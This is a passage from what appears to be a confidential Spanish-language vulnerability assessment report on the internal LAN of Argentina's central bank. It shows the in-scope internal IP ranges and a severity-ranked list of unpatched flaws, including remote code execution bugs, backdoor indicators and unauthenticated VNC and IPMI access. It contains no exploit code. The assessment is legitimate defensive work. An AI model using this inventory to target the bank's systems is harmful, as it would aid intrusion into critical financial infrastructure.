



# telecom

## **BCRA BANCO CENTRAL DE LA REPUBLICA ARGENTINA**

**Análisis de Vulnerabilidades – LAN**

**Informe Técnico**

**23/09/2025**

## Tabla de Contenidos

|   |    |
|---|----|
| Objetivos .....   | 6  |
| Alcance .....   | 6  |
| Resumen .....   | 9  |
| Hallazgos .....   | 10 |
| Detalle de Hallazgos.....   | 14 |
| #1 EOL/Obsolete Software: Microsoft SQL Server 2014 Service Pack 2 (SP2) Detected .....                                 | 14 |
| #2 PHP Versions Prior to 5.2.12 Multiple Vulnerabilities.....   | 15 |
| #3 HPE Integrated Lights-Out 4 Remote Code Execution Vulnerability .....  | 19 |
| #4 EOL/Obsolete Software: Nginx 1.x.x Detected .....  | 20 |
| #5 Potential TCP Backdoor .....   | 21 |
| #6 Null Authentication VNC Server Access.....   | 26 |
| #7 EOL/Obsolete Operating System: Microsoft Windows XP Detected .....   | 27 |
| #8 Microsoft Windows Server Service Could Allow Remote Code Execution (MS08-067) and Shadow Brokers (ECLIPSEDWING)..... | 28 |
| #9 Multiple MS-SQL-7 threats - (II).....  | 31 |
| #10 Intelligent Platform Management Interface (IPMI) Detected .....   | 33 |
| #11 Oracle Database July 2017 Patch Set Update (PSU) 12.2.0.1.170718 Not Installed (Patch 26123830) .....               | 35 |
| #12 Oracle Database 12.2.0.1 Critical Patch Update - July 2021 (Unauthenticated).....                                   | 36 |
| #13 Oracle Database October 2017 Patch Set Update (PSU) 12.2.0.1.171017 Not Installed (Patch 26636004) .....            | 37 |
| #14 Oracle Database 12.2.0.1 July 2020 Critical Patch Update (Unauthenticated) .....                                    | 38 |
| #15 Oracle Database 12.2.0.1 Critical Patch Update - October 2020 (Unauthenticated).....                                | 39 |
| #16 Nginx Integer Buffer Overflow Vulnerability (CVE-2017-20005) .....  | 41 |
| #17 Rsync Multiple Vulnerabilities .....  | 42 |
| #18 HPE Integrated Lights-Out Multiple Remote Vulnerabilities.....  | 44 |
| #19 Apache Tomcat Multiple Vulnerabilities .....  | 45 |
| #20 Nginx Use After Free Vulnerability (CVE-2016-0746).....   | 46 |
| #21 OpenSSH Remote Code Execution (RCE) Vulnerability in its forwarded ssh-agent.....                                   | 48 |
| #22 OpenSSH Improper Failed Cookie Generation Handling Vulnerability (CVE-2016-1908).....                               | 53 |
| #23 Windows SMB Version 1 (SMBv1) Detected .....  | 55 |
| #24 EOL/Obsolete Software: Oracle Database Version 12.2.0.1 Detected .....  | 57 |
| #25 Apache Hypertext Transfer Protocol Server (HTTP Server) Prior to 2.4.60 Multiple Security Vulnerabilities .....     | 58 |
| #26 OpenSSH Sensitive Information Disclosure Vulnerability .....  | 63 |
| #27 Apache Tomcat Multiple Vulnerabilities .....  | 65 |
| #28 Microsoft SQL Server Elevation of Privilege Vulnerability - January 2021 .....                                      | 66 |
| #29 EOL/Obsolete Software: Microsoft Internet Information Services (IIS) 8.5 Detected .....                             | 67 |
| #30 EOL/Obsolete Software: Microsoft Internet Information Services (IIS) 7.5 Detected .....                             | 71 |
| #31 OpenSSH Multiple Vulnerabilities.....   | 73 |

|  |     |
|--|-----|
| #32 SSL Server Supports Weak Encryption Vulnerability .....  | 74  |
| #33 EOL/Obsolete Operating System: Microsoft Windows Server 2012 R2 Detected .....                                   | 76  |
| #34 OpenSSH Remote Unauthenticated Code Execution Vulnerability (regreSSHion) .....                                  | 77  |
| #35 EOL/Obsolete Operating System: Microsoft Windows Server 2008 Detected .....                                      | 79  |
| #36 Nginx Multiple Security Vulnerabilities (CVE-2022-41741, CVE-2022-41742) .....                                   | 80  |
| #37 OpenSSH 7.4 Not Installed Multiple Vulnerabilities .....   | 81  |
| #38 OpenSSH Integer overflow Vulnerability .....   | 82  |
| #39 Microsoft DNS Server Recursive Query Denial of Service .....   | 83  |
| #40 OpenSSH sshd Function Vulnerability (CVE-2015-8325) .....  | 85  |
| #41 Windows Workstation Service NetrWkstaUserEnum Denial of Service - Zero Day .....                                 | 86  |
| #42 Nginx Arbitrary Code Execution Vulnerability .....   | 87  |
| #43 OpenSSH Security Update (CVE-2024-39894) .....   | 88  |
| #44 Microsoft Windows UPnP NOTIFY Buffer Overflow Vulnerability (MS01-059) .....                                     | 89  |
| #45 PostgreSQL Arbitrary SQL Code Execution Vulnerability (CVE-2024-7348) .....                                      | 90  |
| #46 SAP ASE (Sybase ASE) "probe" Login Access Vulnerability .....  | 91  |
| #47 PHP OpenSSL Extension Remote Memory Corruption Vulnerability .....   | 92  |
| #48 Nginx Remote Integer Overflow Vulnerability .....  | 95  |
| #49 IPMI 2.0 RAKP Authentication Remote Password Hash Retrieval Vulnerability .....                                  | 96  |
| #50 Readable SNMP Information .....  | 97  |
| #51 Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32) .....                         | 98  |
| #52 OpenSSH J-PAKE Session Key Retrieval Vulnerability .....   | 114 |
| #53 OpenSSH SCP File Overwrite Vulnerability (CVE-2020-12062) .....  | 115 |
| #54 Potential Litmus Backdoor Detected .....   | 116 |
| #55 Multiple MS-SQL-7 threats - (I) .....  | 117 |
| #56 OpenSSH Command Injection Vulnerability .....  | 119 |
| #57 EOL/Obsolete Software: jQuery 1.x and 2.x Detected .....   | 121 |
| #58 Remote Management Service Accepting Unencrypted Credentials Detected (FTP) .....                                 | 122 |
| #59 OpenSSH Authentication Bypass Vulnerability .....  | 123 |
| #60 OpenSSH Multiple Security Vulnerabilities .....  | 126 |
| #61 Apache Zookeeper Common/Default Nodes Accessible Without ACL .....   | 129 |
| #62 Session Cookie Does Not Contain the "Secure" Attribute .....   | 130 |
| #63 HPE Integrated Lights-Out Remote Disclosure of Information Vulnerability .....                                   | 131 |
| #64 SSL Certificate - Self-Signed Certificate .....  | 132 |
| #65 SSL Certificate - Invalid Maximum Validity Date Detected .....   | 138 |
| #66 SSL Certificate - Expired .....  | 158 |
| #67 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Server supports Transport Layer Security (TLSv1.0) ..... | 159 |
| #68 Deprecated SSH Cryptographic Settings .....  | 167 |
| #69 OpenSSH Multiple Vulnerabilities .....   | 171 |
| #70 SSL Certificate - Signature Verification Failed Vulnerability .....  | 175 |

|   |     |
|---|-----|
| #71 SSL Certificate - Improper Usage Vulnerability .....  | 200 |
| #72 OpenSSH server 9.1 'sshd(8)' Double-Free Vulnerability .....  | 203 |
| #73 EOL/Obsolete Software: SNMP Protocol Version Detected .....   | 204 |
| #74 OpenSSH Xauth Command Injection Vulnerability .....   | 205 |
| #75 OpenSSH Multiple CRLF injection Vulnerability (CVE-2016-3115) .....   | 206 |
| #76 Microsoft Windows Remote Desktop Protocol Server Private Key Disclosure .....                                       | 208 |
| #77 Encrypted Management Interfaces Accessible On Cisco Device .....  | 210 |
| #78 SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Server Side Vulnerability (BEAST) .....                                      | 211 |
| #79 TLS Protocol Session Renegotiation Security Vulnerability .....   | 214 |
| #80 SMBv2 Signing Not Required .....  | 216 |
| #81 Nginx Uncontrolled Resource Consumption Vulnerability (CVE-2018-16845) .....  | 222 |
| #82 Nginx Denial of Service (DoS) Vulnerability .....   | 224 |
| #83 jQuery Prior to 3.5.0 Cross-Site Scripting Vulnerability .....  | 225 |
| #84 jQuery Prior to 3.4.0 Cross-Site Scripting Vulnerability .....  | 226 |
| #85 jQuery Cross-Site Scripting (XSS) Vulnerability .....   | 227 |
| #86 OpenSSH Security Update (CVE-2025-26466) .....  | 238 |
| #87 SSH Prefix Truncation Vulnerability (Terrapin) .....  | 239 |
| #88 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Use of Weak Cipher Rivest Cipher 4 (RC4/ARC4/ARCFOUR).....  | 243 |
| #89 SSL Server Has SSLv2 Enabled Vulnerability .....  | 254 |
| #90 OpenSSH Denial of Service (DoS) Vulnerability .....   | 255 |
| #91 Web Server Uses Plain-Text Form Based Authentication .....  | 256 |
| #92 Nginx HTTP Request Smuggling Vulnerability .....  | 258 |
| #93 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Server Factoring RSA_EXPORT Keys Vulnerability (FREAK)..... | 259 |
| #94 OpenSSH Improper Restriction of Operations Vulnerability .....  | 260 |
| #95 OpenSSH User Enumeration .....  | 261 |
| #96 SSH Server Public Key Too Small .....   | 262 |
| #97 OpenSSH Improper Input Validation Vulnerability .....   | 264 |
| #98 SNMP GETBULK Reflected Distributed Denial-of-Service Vulnerability .....  | 265 |
| #99 X.509 Certificate SHA1 Signature Collision Vulnerability .....  | 266 |
| #100 SSL Server Has SSLv3 Enabled Vulnerability .....   | 268 |
| #101 HTTP Security Header Not Detected .....  | 271 |
| #102 Deprecated Public Key Length .....   | 284 |
| #103 Web Server Reveals Absolute Path .....   | 287 |
| #104 TCP Test-Services .....  | 290 |
| #105 Account Brute Force Possible Through IIS NTLM Authentication Scheme .....  | 291 |
| #106 ASP.NET DEBUG Method Enabled Security Issue .....  | 293 |
| #107 SNMP Agent Stopped Responding .....  | 294 |
| #108 Hidden RPC Services .....  | 295 |
| #109 Microsoft Windows NT RPC Endpoint Mapper Denial of Service Vulnerability (MS01-048) .....                          | 296 |

|  |     |
|--|-----|
| #110 Microsoft Remote Procedure Call Service Denial of Service Vulnerability (MS01-041) .....                              | 301 |
| #111 Reverse DNS Name Resolution Discloses Private Network Addresses .....   | 307 |
| #112 Global User List Found Using Other QIDS .....   | 308 |
| #113 X Display Manager Control Protocol (XDMCP) Detected .....   | 310 |
| #114 UDP Source Port Pass Firewall.....  | 311 |
| #115 Web Directories Listable Vulnerability .....  | 313 |
| #116 IP Spoofing .....   | 314 |
| #117 Microsoft Windows NetBIOS Name Service Reply Information Leakage Weakness (MS03-034) .....                            | 315 |
| #118 Weak SSL/TLS Key Exchange.....  | 317 |
| #119 Apache Web Server ETag Header Information Disclosure Weakness .....   | 326 |
| #120 Web Server Uses Plain Text Basic Authentication.....  | 327 |
| #121 OpenSSH "X SECURITY" Bypass Vulnerability.....  | 329 |
| #122 NetBIOS Shared Folder List Available .....  | 330 |
| #123 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Compression Algorithm Information Leakage Vulnerability ..... | 331 |
| #124 OpenSSH Public-Key Authentication Vulnerability.....  | 333 |
| #125 SHA1 deprecated setting for SSH .....   | 337 |
| #126 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Server Supports Transport Layer Security (TLSv1.1).....       | 343 |
| #127 OpenSSH Commands Information Disclosure Vulnerability .....   | 351 |
| #128 SSLv3 Padding Oracle Attack Information Disclosure Vulnerability (POODLE) .....                                       | 352 |
| #129 Host is Vulnerable to Extended Master Secret TLS Extension (TLS triple handshake) .....                               | 353 |
| #130 AutoComplete Attribute Not Disabled for Password in Form Based Authentication .....                                   | 354 |
| #131 NTP Information Disclosure Vulnerability .....  | 359 |
| #132 OpenSSH Information Disclosure Vulnerability .....  | 360 |
| Conclusiones .....   | 361 |
| Recomendaciones Generales .....  | 365 |
| Actividades Realizadas .....   | 366 |
| Anexo 1: Metodología.....  | 367 |
| Anexo 2: Herramientas .....  | 368 |
| Anexo 3: Clasificación del Riesgo .....  | 369 |



## Objetivos

El objetivo del proyecto consiste en el descubrimiento y posterior ejecución de un **Análisis de Vulnerabilidades** sobre la infraestructura de **BCRA BANCO CENTRAL DE LA REPUBLICA ARGENTINA** especificada en el alcance, con la finalidad de identificar debilidades y proponer las recomendaciones de remediación

Las actividades fueron realizadas entre el **02/09/2025** y el **23/09/2025**.

## Alcance

Las siguientes direcciones IP y/o URLs fueron suministradas para realizar una evaluación del tipo Análisis de Vulnerabilidades.

|            |             |
|------------|-------------|
| 10.0.1.100 | 10.0.1.245  |
| 10.0.1.101 | 10.0.1.246  |
| 10.0.1.106 | 10.0.1.251  |
| 10.0.1.107 | 10.0.1.27   |
| 10.0.1.108 | 10.0.1.32   |
| 10.0.1.109 | 10.0.1.34   |
| 10.0.1.125 | 10.0.1.36   |
| 10.0.1.126 | 10.0.1.39   |
| 10.0.1.129 | 10.0.1.4    |
| 10.0.1.138 | 10.0.1.40   |
| 10.0.1.140 | 10.0.1.45   |
| 10.0.1.147 | 10.0.1.47   |
| 10.0.1.148 | 10.0.1.48   |
| 10.0.1.149 | 10.0.1.49   |
| 10.0.1.150 | 10.0.1.51   |
| 10.0.1.151 | 10.0.1.57   |
| 10.0.1.152 | 10.0.1.63   |
| 10.0.1.157 | 10.0.1.64   |
| 10.0.1.159 | 10.0.1.68   |
| 10.0.1.16  | 10.0.1.71   |
| 10.0.1.160 | 10.0.1.74   |
| 10.0.1.161 | 10.0.1.75   |
| 10.0.1.166 | 10.0.1.76   |
| 10.0.1.167 | 10.0.1.79   |
| 10.0.1.186 | 10.0.1.80   |
| 10.0.1.192 | 10.0.1.81   |
| 10.0.1.193 | 10.0.1.82   |
| 10.0.1.199 | 10.0.1.83   |
| 10.0.1.203 | 10.0.1.87   |
| 10.0.1.204 | 10.0.1.91   |
| 10.0.1.208 | 10.0.1.95   |
| 10.0.1.209 | 10.0.1.98   |
| 10.0.1.214 | 10.0.10.10  |
| 10.0.1.22  | 10.0.10.11  |
| 10.0.1.220 | 10.0.10.12  |
| 10.0.1.221 | 10.0.10.128 |
| 10.0.1.223 | 10.0.10.129 |
| 10.0.1.229 | 10.0.10.13  |
| 10.0.1.24  | 10.0.10.130 |
| 10.0.1.244 | 10.0.10.131 |

|             |            |
|-------------|------------|
| 10.0.10.136 | 10.0.2.229 |
| 10.0.10.137 | 10.0.2.230 |
| 10.0.10.139 | 10.0.2.231 |
| 10.0.10.14  | 10.0.2.232 |
| 10.0.10.158 | 10.0.2.234 |
| 10.0.10.159 | 10.0.2.24  |
| 10.0.10.160 | 10.0.2.244 |
| 10.0.10.161 | 10.0.2.245 |
| 10.0.10.162 | 10.0.2.246 |
| 10.0.10.163 | 10.0.2.247 |
| 10.0.10.26  | 10.0.2.248 |
| 10.0.10.27  | 10.0.2.249 |
| 10.0.10.28  | 10.0.2.25  |
| 10.0.10.41  | 10.0.2.250 |
| 10.0.10.42  | 10.0.2.251 |
| 10.0.10.5   | 10.0.2.252 |
| 10.0.10.6   | 10.0.2.253 |
| 10.0.10.7   | 10.0.2.254 |
| 10.0.10.8   | 10.0.2.27  |
| 10.0.10.82  | 10.0.2.28  |
| 10.0.10.88  | 10.0.2.29  |
| 10.0.10.9   | 10.0.2.32  |
| 10.0.103.1  | 10.0.2.36  |
| 10.0.103.10 | 10.0.2.49  |
| 10.0.103.5  | 10.0.2.6   |
| 10.0.103.6  | 10.0.2.63  |
| 10.0.103.8  | 10.0.2.70  |
| 10.0.2.1    | 10.0.2.75  |
| 10.0.2.104  | 10.0.2.85  |
| 10.0.2.113  | 10.0.2.91  |
| 10.0.2.122  | 10.0.2.95  |
| 10.0.2.133  | 10.0.2.96  |
| 10.0.2.152  | 10.0.2.97  |
| 10.0.2.153  | 10.0.2.98  |
| 10.0.2.154  | 10.0.3.10  |
| 10.0.2.175  | 10.0.3.104 |
| 10.0.2.181  | 10.0.3.109 |
| 10.0.2.185  | 10.0.3.11  |
| 10.0.2.187  | 10.0.3.110 |
| 10.0.2.188  | 10.0.3.113 |
| 10.0.2.189  | 10.0.3.116 |
| 10.0.2.191  | 10.0.3.117 |
| 10.0.2.192  | 10.0.3.12  |
| 10.0.2.195  | 10.0.3.120 |
| 10.0.2.196  | 10.0.3.121 |
| 10.0.2.20   | 10.0.3.122 |
| 10.0.2.205  | 10.0.3.123 |
| 10.0.2.206  | 10.0.3.124 |
| 10.0.2.209  | 10.0.3.125 |
| 10.0.2.211  | 10.0.3.127 |
| 10.0.2.217  | 10.0.3.133 |
| 10.0.2.218  | 10.0.3.134 |
| 10.0.2.219  | 10.0.3.135 |
| 10.0.2.221  | 10.0.3.136 |
| 10.0.2.227  | 10.0.3.145 |
| 10.0.2.228  | 10.0.3.15  |


|            |            |
|------------|------------|
| 10.0.3.152 | 10.0.4.175 |
| 10.0.3.155 | 10.0.4.201 |
| 10.0.3.160 | 10.0.4.212 |
| 10.0.3.165 | 10.0.4.213 |
| 10.0.3.175 | 10.0.4.214 |
| 10.0.3.180 | 10.0.4.230 |
| 10.0.3.190 | 10.0.4.30  |
| 10.0.3.2   | 10.0.4.32  |
| 10.0.3.201 | 10.0.4.38  |
| 10.0.3.244 | 10.0.4.39  |
| 10.0.3.3   | 10.0.4.44  |
| 10.0.3.35  | 10.0.4.48  |
| 10.0.3.43  | 10.0.4.5   |
| 10.0.3.47  | 10.0.4.58  |
| 10.0.3.48  | 10.0.4.59  |
| 10.0.3.5   | 10.0.4.62  |
| 10.0.3.57  | 10.0.4.69  |
| 10.0.3.58  | 10.0.4.71  |
| 10.0.3.65  | 10.0.4.72  |
| 10.0.3.68  | 10.0.4.77  |
| 10.0.3.7   | 10.0.4.79  |
| 10.0.3.70  | 10.0.4.8   |
| 10.0.3.75  | 10.0.4.82  |
| 10.0.3.77  | 10.0.4.83  |
| 10.0.3.79  | 10.0.4.88  |
| 10.0.3.83  | 10.0.4.89  |
| 10.0.3.85  | 10.0.4.92  |
| 10.0.3.94  | 10.0.4.95  |
| 10.0.3.96  | 10.0.4.97  |
| 10.0.4.109 | 10.0.6.10  |
| 10.0.4.112 | 10.0.6.201 |
| 10.0.4.113 | 10.0.6.205 |
| 10.0.4.114 | 10.0.6.21  |
| 10.0.4.115 | 10.0.6.22  |
| 10.0.4.116 | 10.0.6.25  |
| 10.0.4.120 | 10.0.6.26  |
| 10.0.4.122 | 10.0.6.28  |
| 10.0.4.127 | 10.0.6.3   |
| 10.0.4.130 | 10.0.6.30  |
| 10.0.4.131 | 10.0.6.33  |
| 10.0.4.133 | 10.0.6.34  |
| 10.0.4.134 | 10.0.6.37  |
| 10.0.4.135 | 10.0.6.38  |
| 10.0.4.138 | 10.0.6.41  |
| 10.0.4.140 | 10.0.6.42  |
| 10.0.4.149 | 10.0.6.44  |
| 10.0.4.150 | 10.0.6.45  |
| 10.0.4.154 | 10.0.6.9   |
| 10.0.4.155 | 10.0.7.10  |
| 10.0.4.156 | 10.0.7.11  |
| 10.0.4.163 | 10.0.7.12  |
| 10.0.4.166 | 10.0.7.13  |
| 10.0.4.170 | 10.0.7.14  |
| 10.0.4.171 |            |
| 10.0.4.173 |            |



## Resumen


Como resultado del análisis se han identificado **132** vulnerabilidades, las cuales presentan la siguiente distribución en cuanto a su severidad: **27** de severidad crítica, **32** de severidad alta, **63** de severidad media y **10** de severidad baja. Cada vulnerabilidad identificada en el presente informe incluye una breve descripción, los recursos afectados por la misma junto a las evidencias pertinentes, y recomendaciones de solución y/o mitigación.

Vulnerabilidades por Severidad



En el siguiente gráfico se pueden observar los activos afectados que cuentan con mayor cantidad de vulnerabilidades detectadas.

Ranking de Activos Afectados



## Resumen de hallazgos

En el siguiente listado se pueden visualizar las vulnerabilidades detectadas en el presente análisis clasificadas por Severidad.

| #ID | Nombre del hallazgo   | Nivel de riesgo | Hosts Afectados |
|-----|---|-----------------|-----------------|
| #1  | EOL/Obsolete Software: Microsoft SQL Server 2014 Service Pack 2 (SP2) Detected                                  | Critica         | 1               |
| #2  | PHP Versions Prior to 5.2.12 Multiple Vulnerabilities   | Critica         | 4               |
| #3  | HPE Integrated Lights-Out 4 Remote Code Execution Vulnerability   | Critica         | 3               |
| #4  | EOL/Obsolete Software: Nginx 1.x.x Detected   | Critica         | 1               |
| #5  | Potential TCP Backdoor  | Critica         | 53              |
| #6  | Null Authentication VNC Server Access   | Critica         | 1               |
| #7  | EOL/Obsolete Operating System: Microsoft Windows XP Detected  | Critica         | 1               |
| #8  | Microsoft Windows Server Service Could Allow Remote Code Execution (MS08-067) and Shadow Brokers (ECLIPSEDWING) | Critica         | 1               |
| #9  | Multiple MS-SQL-7 threats - (II)  | Critica         | 4               |
| #10 | Intelligent Platform Management Interface (IPMI) Detected   | Critica         | 20              |
| #11 | Oracle Database July 2017 Patch Set Update (PSU) 12.2.0.1.170718 Not Installed (Patch 26123830)                 | Critica         | 1               |
| #12 | Oracle Database 12.2.0.1 Critical Patch Update - July 2021 (Unauthenticated)                                    | Critica         | 1               |
| #13 | Oracle Database October 2017 Patch Set Update (PSU) 12.2.0.1.171017 Not Installed (Patch 26636004)              | Critica         | 1               |
| #14 | Oracle Database 12.2.0.1 July 2020 Critical Patch Update (Unauthenticated)                                      | Critica         | 1               |
| #15 | Oracle Database 12.2.0.1 Critical Patch Update - October 2020 (Unauthenticated)                                 | Critica         | 1               |
| #16 | Nginx Integer Buffer Overflow Vulnerability (CVE-2017-20005)  | Critica         | 1               |
| #17 | Rsync Multiple Vulnerabilities  | Critica         | 3               |
| #18 | HPE Integrated Lights-Out Multiple Remote Vulnerabilities   | Critica         | 1               |
| #19 | Apache Tomcat Multiple Vulnerabilities  | Critica         | 1               |
| #20 | Nginx Use After Free Vulnerability (CVE-2016-0746)  | Critica         | 1               |
| #21 | OpenSSH Remote Code Execution (RCE) Vulnerability in its forwarded ssh-agent                                    | Critica         | 48              |
| #22 | OpenSSH Improper Failed Cookie Generation Handling Vulnerability (CVE-2016-1908)                                | Critica         | 9               |
| #23 | Windows SMB Version 1 (SMBv1) Detected  | Critica         | 3               |
| #24 | EOL/Obsolete Software: Oracle Database Version 12.2.0.1 Detected  | Critica         | 4               |
| #25 | Apache Hypertext Transfer Protocol Server (HTTP Server) Prior to 2.4.60 Multiple Security Vulnerabilities       | Critica         | 5               |
| #26 | OpenSSH Sensitive Information Disclosure Vulnerability  | Critica         | 5               |
| #27 | Apache Tomcat Multiple Vulnerabilities  | Critica         | 1               |
| #28 | Microsoft SQL Server Elevation of Privilege Vulnerability - January 2021  | Alta            | 2               |
| #29 | EOL/Obsolete Software: Microsoft Internet Information Services (IIS) 8.5 Detected                               | Alta            | 7               |
| #30 | EOL/Obsolete Software: Microsoft Internet Information Services (IIS) 7.5 Detected                               | Alta            | 2               |
| #31 | OpenSSH Multiple Vulnerabilities  | Alta            | 1               |

| #ID | Nombre del hallazgo  | Nivel de riesgo | Hosts Afectados |
|-----|--|-----------------|-----------------|
| #32 | SSL Server Supports Weak Encryption Vulnerability  | Alta            | 2               |
| #33 | EOL/Obsolete Operating System: Microsoft Windows Server 2012 R2 Detected                                   | Alta            | 3               |
| #34 | OpenSSH Remote Unauthenticated Code Execution Vulnerability (regreSSHion)                                  | Alta            | 5               |
| #35 | EOL/Obsolete Operating System: Microsoft Windows Server 2008 Detected                                      | Alta            | 1               |
| #36 | Nginx Multiple Security Vulnerabilities (CVE-2022-41741, CVE-2022-41742)                                   | Alta            | 1               |
| #37 | OpenSSH 7.4 Not Installed Multiple Vulnerabilities   | Alta            | 1               |
| #38 | OpenSSH Integer overflow Vulnerability   | Alta            | 4               |
| #39 | Microsoft DNS Server Recursive Query Denial of Service   | Alta            | 7               |
| #40 | OpenSSH sshd Function Vulnerability (CVE-2015-8325)  | Alta            | 6               |
| #41 | Windows Workstation Service NetrWkstaUserEnum Denial of Service - Zero Day                                 | Alta            | 1               |
| #42 | Nginx Arbitrary Code Execution Vulnerability   | Alta            | 1               |
| #43 | OpenSSH Security Update (CVE-2024-39894)   | Alta            | 1               |
| #44 | Microsoft Windows UPnP NOTIFY Buffer Overflow Vulnerability (MS01-059)                                     | Alta            | 1               |
| #45 | PostgreSQL Arbitrary SQL Code Execution Vulnerability (CVE-2024-7348)                                      | Alta            | 1               |
| #46 | SAP ASE (Sybase ASE) "probe" Login Access Vulnerability  | Alta            | 3               |
| #47 | PHP OpenSSL Extension Remote Memory Corruption Vulnerability   | Alta            | 3               |
| #48 | Nginx Remote Integer Overflow Vulnerability  | Alta            | 1               |
| #49 | IPMI 2.0 RAKP Authentication Remote Password Hash Retrieval Vulnerability                                  | Alta            | 3               |
| #50 | Readable SNMP Information  | Alta            | 2               |
| #51 | Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32)                         | Alta            | 55              |
| #52 | OpenSSH J-PAKE Session Key Retrieval Vulnerability   | Alta            | 1               |
| #53 | OpenSSH SCP File Overwrite Vulnerability (CVE-2020-12062)  | Alta            | 1               |
| #54 | Potential Litmus Backdoor Detected   | Alta            | 1               |
| #55 | Multiple MS-SQL-7 threats - (I)  | Alta            | 4               |
| #56 | OpenSSH Command Injection Vulnerability  | Alta            | 17              |
| #57 | EOL/Obsolete Software: jQuery 1.x and 2.x Detected   | Alta            | 2               |
| #58 | Remote Management Service Accepting Unencrypted Credentials Detected (FTP)                                 | Alta            | 6               |
| #59 | OpenSSH Authentication Bypass Vulnerability  | Alta            | 23              |
| #60 | OpenSSH Multiple Security Vulnerabilities  | Media           | 24              |
| #61 | Apache Zookeeper Common/Default Nodes Accessible Without ACL   | Media           | 2               |
| #62 | Session Cookie Does Not Contain the "Secure" Attribute   | Media           | 1               |
| #63 | HPE Integrated Lights-Out Remote Disclosure of Information Vulnerability                                   | Media           | 1               |
| #64 | SSL Certificate - Self-Signed Certificate  | Media           | 44              |
| #65 | SSL Certificate - Invalid Maximum Validity Date Detected   | Media           | 137             |
| #66 | SSL Certificate - Expired  | Media           | 6               |
| #67 | Secure Sockets Layer/Transport Layer Security (SSL/TLS) Server supports Transport Layer Security (TLSv1.0) | Media           | 58              |

| #ID  | Nombre del hallazgo  | Nivel de riesgo | Hosts Afectados |
|------|--|-----------------|-----------------|
| #68  | Deprecated SSH Cryptographic Settings  | Media           | 18              |
| #69  | OpenSSH Multiple Vulnerabilities   | Media           | 31              |
| #70  | SSL Certificate - Signature Verification Failed Vulnerability  | Media           | 152             |
| #71  | SSL Certificate - Improper Usage Vulnerability   | Media           | 17              |
| #72  | OpenSSH server 9.1 'sshd(8)' Double-Free Vulnerability   | Media           | 1               |
| #73  | EOL/Obsolete Software: SNMP Protocol Version Detected  | Media           | 2               |
| #74  | OpenSSH Xauth Command Injection Vulnerability  | Media           | 1               |
| #75  | OpenSSH Multiple CRLF injection Vulnerability (CVE-2016-3115)  | Media           | 6               |
| #76  | Microsoft Windows Remote Desktop Protocol Server Private Key Disclosure  | Media           | 5               |
| #77  | Encrypted Management Interfaces Accessible On Cisco Device   | Media           | 2               |
| #78  | SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Server Side Vulnerability (BEAST)                                       | Media           | 13              |
